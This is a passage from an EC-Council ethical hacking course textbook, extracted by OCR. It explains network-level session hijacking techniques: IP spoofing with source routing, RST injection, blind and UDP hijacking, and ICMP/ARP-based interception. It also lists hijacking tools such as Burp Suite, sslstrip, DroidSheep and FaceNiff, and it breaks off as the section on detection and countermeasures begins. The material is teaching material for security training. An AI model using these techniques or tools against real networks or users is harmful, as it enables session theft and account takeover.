


IP Spoofing: Source Routed Packets

Source routed packets are useful in gaining unauthorized access to a computer with the help of a trusted host's IP address. This type of hijack allows attackers to create their own acceptable packets to insert into a TCP session. First, an attacker spoofs a trusted host's IP address so that the server managing a session with the host accepts the packets from the attacker. The packets are source routed; therefore, the sender specifies the path for packets from the source to the destination IP. By using this source-routing technique, attackers fool the server into believing that it is communicating with the user.

After spoofing the IP address successfully, the hijacker alters the sequence and acknowledgment numbers. Once these numbers are changed, the attacker injects forged packets into the TCP session before the client can respond. This leads to a desynchronized state because there the sequence and ACK numbers are not synchronized. The original packets are lost, and the server receives a packet with the new ISN. These packets are source routed to a patched destination IP address specified by the attacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



RST Hijacking

RST hijacking involves injecting an authentic-looking reset (RST) packet by using a spoofed source IP address and predicting the acknowledgment number. The hacker can reset the victim's connection if it uses an accurate acknowledgment number. The victim believes that the source has sent the reset packet and resets the connection. RST hijacking can be performed using packet-crafting tools such as Colasoft Packet Builder and TCP/IP analysis tools such as tcpdump.





Figure 11.23: RST hijacking process

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Blind Hijacking

In blind hijacking, an attacker can inject malicious data or commands into intercepted communications in a TCP session, even if the victim disables source routing. For this purpose, the attacker must correctly guess the next ISN of a computer attempting to establish a connection. Although the attacker can send malicious data or a command, such as a password setting to allow access from another location on the network, the attacker cannot view the response. To be able to view the response, an MITM attack is a much better option.




Figure 11.24: Blind hijacking process

UDP Hijacking

The User Datagram Protocol (UDP) does not use packet sequencing or synchronizing. Therefore, a UDP session can be attacked more easily than a TCP session. Because UDP is connectionless, it is easy to modify data without the victim noticing. In network level session hijack, the hijacker forges a server reply to a client UDP request before the server can respond. Thus, the attacker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

takes control of the session. No packets are exchanged between the server and client, because the server's sequence number fails to match the client's acknowledgement number.

The server's reply can be easily restricted if sniffing is used. An MITM attack in UDP hijacking can minimize the task of the attacker because it can stop the server's reply from reaching the client in the first place.





Figure 11.25: Hijacking a UDP session

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



MITM Attack Using Forged ICMP and ARP Spoofing

An MITM attack uses a packet sniffer to intercept communication between a client and server. The attacker changes the default gateway of the client's machine and attempts to reroute packets. The packets between the client and server are routed through the hijacker's host by using the following two techniques.

- **Forged Internet Control Message Protocol (ICMP)**


  The Internet Control Message Protocol (ICMP) is an extension of IP used to send error messages. An attacker can use ICMP to send messages to fool the client and server. In this technique, ICMP packets are forged to redirect traffic between the client and host through the hijacker's host. The hacker's packets send error messages indicating problems in processing packets through the original connection. This fools the server and client into routing through the hijacker's path instead.


- **Address Resolution Protocol (ARP) Spoofing**

  Hosts use Address Resolution Protocol (ARP) tables to map local network layer addresses (IP addresses) to hardware addresses or MAC addresses. This technique involves fooling the host by broadcasting the ARP request and changing its ARP tables by sending forged ARP replies. The attacker sends forged ARP replies that update the ARP tables of the host that is broadcasting ARP requests. This routes the traffic to the attacker's host instead of the legitimate IP address.

In both techniques, an attacker routes the packets in transit between the client and server through their machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Session Hijacking Tools

Attackers can use tools such as Burp Suite, OWASP ZAP, and bettercap to hijack a session between a client and server. This section discusses various tools that help perform session hijacking.

- **Burp Suite**

  Source: *https://portswigger.net*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Burp Suite is an integrated platform for the security testing of web applications. It allows attackers to inspect and modify traffic between a browser and target application.

Burp Suite contains the following key components.

- An intercepting proxy, which allows the user to inspect and modify traffic between their browser and the target application
- An application-aware spider that crawls content and functionality
- An advanced web application scanner that automates the detection of numerous types of vulnerability
- An intruder tool for performing powerful customized attacks to find and exploit unusual vulnerabilities
- A repeater tool for manipulating and resending individual requests
- A sequencer tool for testing the randomness of session tokens
- The CSRF PoC Generator function, which generates proof-of-concept cross-site request forgery (CSRF) attacks for a given request

As shown in the figure, attackers can use this tool to capture a session cookie of a victim and later use that cookie to reopen a closed session of the victim.




Figure 11.26: Screenshot of Burp Suite

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some additional session hijacking tools:

- OWASP ZAP (*https://www.owasp.org*)
- bettercap (*https://www.bettercap.org*)
- netool toolkit (*https://sourceforge.net*)
- WebSploit Framework (*https://sourceforge.net*)
- sslstrip (*https://pypi.python.org*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Session Hijacking Tools for Mobile Phones

- **DroidSheep**

  Source: *https://droidsheep.info*

  The DroidSheep tool is used for session hijacking on Android devices connected to a common wireless network. It obtains the session ID of active users on the Wi-Fi network and uses it to access a website as an authorized user. A DroidSheep user can easily observe the activities of authorized users on websites. It can also hijack social accounts by obtaining the session ID.

Figure 11.27: Screenshot of DroidSheep

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DroidSniff**

  Source: *https://github.com*

  DroidSniff is an Android app for security analysis in wireless networks that can capture Facebook, Twitter, LinkedIn, and other accounts. This tool is used for testing the security of user accounts. It identifies the poor security properties of network connections without encryption.

Figure 11.28: Screenshot of DroidSniff


- **FaceNiff**

  Source: *http://faceniff.ponury.net*

  FaceNiff is an Android app that allows a user to sniff and intercept web-session profiles over the WiFi network that the user's mobile device is connected to. Although FaceNiff can hijack sessions only when the WiFi network does not use the Extensible Authentication Protocol (EAP), it works on any private network, including open, Wired Equivalent Privacy (WEP), Wi-Fi Protected Access–pre-shared key (WPA-PSK), and WPA2-PSK networks.

Figure 11.29: Screenshot of FaceNiff

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Countermeasures

In general, hijacking is a dangerous attack because the victim is at risk of identity theft, fraud, and loss of sensitive information. All networks using TCP/IP are vulnerable to the different types of session hijacking attacks discussed earlier. However, following best practices might protect against session hijacking attacks.

This section discusses session hijacking detection methods, session hijacking detection tools, various countermeasures to combat session hijacking attacks, and approaches causing vulnerability to session hijacking and their preventative solutions such as IP Security (IPsec).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Detection Methods

Session hijacking attacks are exceptionally difficult to detect, and users often overlook them unless the attacker causes severe damage.

The following are some symptoms of a session hijacking attack:

- A burst of network activity for some time, which decreases the system performance
- Busy servers resulting from requests sent by both the client and hijacker

Methods to detect session hijacking

